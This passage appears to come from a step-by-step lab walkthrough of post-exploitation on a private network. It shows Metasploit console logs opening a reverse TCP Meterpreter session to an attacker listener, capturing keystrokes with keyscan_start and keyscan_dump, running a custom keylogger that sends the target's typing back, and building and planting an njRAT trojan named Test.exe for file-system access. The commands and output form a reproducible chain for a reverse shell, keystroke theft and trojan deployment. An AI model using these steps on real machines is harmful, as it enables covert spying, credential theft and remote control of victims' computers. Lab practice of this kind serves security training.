

msf exploit(multi/handler) > set LHOST 192.168.139.192
LHOST => 192.168.139.192
msf exploit(multi/handler) > run
[*] Started reverse TCP handler on 192.168.139.192:4444
[*] Sending stage (177734 bytes) to 192.168.139.150
[*] Meterpreter session 1 opened (192.168.139.192:4444 -> 192.168.139.150:60400) at 2025-08-06 21:03:28 +0530

meterpreter > background
[*] Backgrounding session 1...
msf exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > keyscan_start
Starting the keystroke sniffer ...
meterpreter >
  
```


- Do some tasks on target device





- Now , back to the attacker machine and enter following command

Command -: keyscan_dump



```

Name      Current Setting  Required  Description
-----
EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST     192.168.139.192  yes       The listen address (an interface may be specified)
LPORT     4444             yes       The listen port

Exploit target:

  Id  Name
  --  --
  0    Wildcard Target


View the full module info with the info, or info -d command.
msf exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.139.192:4444
[*] Sending stage (177734 bytes) to 192.168.139.150
[*] Meterpreter session 2 opened (192.168.139.192:4444 -> 192.168.139.150:64189) at 2025-08-06 21:35:49 +0530

meterpreter >
meterpreter > keyscan start
Starting the keystroke sniffer ...
meterpreter > keyscan dump

```

- Keystrokes captured 📁 ✅



```


meterpreter > keyscan dump
Dumping captured keystrokes...
web applica<H><H><H>lication penetration testing chec<Down><CR>
<Left Windows><Left Windows><Left Windows>not<CR>
hello hackers <S><Right><H>heelo<H><H><H>llo

meterpreter >


```


Step 15 : Attempt to plant Spyware on Target Machine


- In this step we will add a keylogger in the target machine. I have made a custom keylogger for this purpose.



- Now, Run this file in the target machine as shown below.



- Here we can see that the keylogger is successfully running on the target computer.
- Now whatever, the target types get send to our system as below.




A screenshot of a text editor window titled 'keylog.txt'. The window has a dark theme and shows the text 'Hiii You are Hacked!!!!' in red. The status bar at the bottom indicates 'Ln 1, Col 25', '24 characters', 'Plain text', '100%', 'Windows (CRLF)', and 'UTF-8'.


```
Hiii You are Hacked!!!!
```

Step-16 : Attempt to plant Trojan on Target Machine


- Now we will try to plant a trojan in the target machine. For this purpose, we will use nJrat.
- In the host, we will add attacker machine IP.




- Now we will build the trojan as Test.exe and plant it in the Target machine.




- Now when the target runs the trojan we will get it notified on the system.



- Now we can do multiple things using this trojan. We can access the file system of the target machine.

